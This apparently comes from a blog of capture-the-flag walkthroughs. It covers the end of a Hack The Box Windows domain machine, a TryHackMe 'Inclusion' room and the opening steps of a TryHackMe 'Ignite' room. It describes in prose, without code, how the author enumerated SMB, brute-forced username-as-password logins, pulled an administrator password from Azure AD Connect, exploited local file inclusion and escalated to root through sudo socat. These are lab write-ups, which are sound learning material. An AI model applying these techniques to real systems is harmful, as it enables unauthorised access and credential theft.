
Tried anonymously connecting and listing SMB shares but listing was denied for anonymous user. Ran enum4liux to further enumerate information from the server.

enum4linux


Extracted domain users from enum4linux output and copied them to a file “usernames.txt”.

Domain user list




Tried brute forcing smb service to identify password using Metasploit auxiliary module ”scanner/smb/smb_login”. This is to identify if we have any users with username as password. For this we used same file “usernames.txt” (consisting of domain users identified from enum4linux) for user and password files.

SMB Brute force attack

Upon executing this module, identified “SABatchJobs” using id as password.

SABatchJobs password found


Using this we used smbclient to list SMB shares.

SMB shares listing


Connected using SABatchJobs to browse, download and find some interesting information from files shared on “users$”.

user$ share


Found one interesting file “azure.xml” under mhope directory. Upon reading contents of this file found a password.

azure.xml

To check the password, used Metasploit auxiliary module “scanner/smb/smb_login”. Tried the identified password (from azure.xml file) against domain users.

User mhope password found


The password found belonged to user mhope. As port 5985 for Windows Remote Management was open so tried connecting using Evil-WinRM with user mhope.

Accessing target machine with user mhope


Browsed to Desktop folder to capture the user flag.

User flag


Uploaded winPEAS to check what options are available for privilege escalation from user mhope to Administrator. Ran winPEAS but did not find any useful information.

Upload winPEAS.exe


Noticed that user mhope is member of “Azure Admins” group.

mhope group membership

Referred to following article and corresponding PowerShell script for privilege escalation to Administrator:

https://blog.xpnsec.com/azuread-connect-for-redteam/

https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1

Above article and corresponding script highlight using “Azure-ADConnect.ps1” PowerShell script to get Administrator password. This is done by extracting credentials from the Azure AD Connect service.


Firstly, uploaded “Azure-ADConnect.ps1” PowerShell script to target machine.

Upload Azure-ADConnect.ps1 script

Imported the script and then executed the script to be run on local host as it is executed on target machine.

Administrator password


After getting Administrator password logged in using Evil-WinRM. Then browsed to Desktop folder under Administrator user and there was “root.txt” file stored in this directory. Read the contents of file root.txt to capture the root flag.

Root flag

Alternatively, as Administrator password is known we can use smbclient to login and download “root.txt” from the Administrator’s Desktop directory to our local/attack machine. Once downloaded we can read contents of “root.txt” to get the root flag.

Root flag using smbclient

Submitted the flags (user and root) on HTB website to own machine and increase our owned machine count.

I hope this helped. Thanks.

Inclusion – THM Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete TryHackMe.com (THM)’s room Inclusion hacking tasks.
Resources/Tools Used:

[Task 1] Deploy

This is a beginner level room designed for people who want to get familiar with Local file inclusion vulnerability.

#1 Deploy the machine and start enumerating

No answer required. This task is mainly concerned with deploying machine and performing tasks in next section.

[Task 2] Root It

If you’ve deployed the VM then try to find the LFI parameters and get the user and root flag.

#1 User Flag


  • Browsed to website.
Web page
  • Upon clicking different links on web page realized that Local File inclusion (LFI) is possible using the parameter “name”. Used this variable to read contents of “/etc/passwd file”.
/etc/passwd file

  • From this file found username (falconfeast) and password as comments. Used this user to login to target machine via ssh.
SSH@Target machine
  • From here listed the contents of current folder and read contents of file “user.txt” to get user flag.
User flag

#2 Root Flag

  • To get root flag we need root privileges and need to perform privilege escalation. For this typed “sudo -l” to check if we can run some command to perform privilege escalation to root.
sudo -l

  • Output of “sudo -l” showed we can used socat for privilege escalation without any password. Browsed to gtfobins website to get syntax for exploiting socat for privilege escalation.
gtfobins
  • Used the above syntax for privilege escalation.
Root access

  • Browsed to “/root” directory to get root flag by reading contents of file “root.txt”.
Root flag

I hope this helped. Thanks.
Ignite – TryHackMe Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete TryHackMe.com (THM)’s room Ignite hacking tasks.

Resources/Tools Used:

[Task 1] Root it!

Root the box!

#1 User.txt


  • Deployed the machine and browsed to the website.

Webpage
  • Noticed the website was running Fuel CMS version 1.4. While reading the information on this page noticed the credentials listed.
CMS credentials

  • Used these credentials to login to CMS and noticed we can upload files on this server.
CMS login
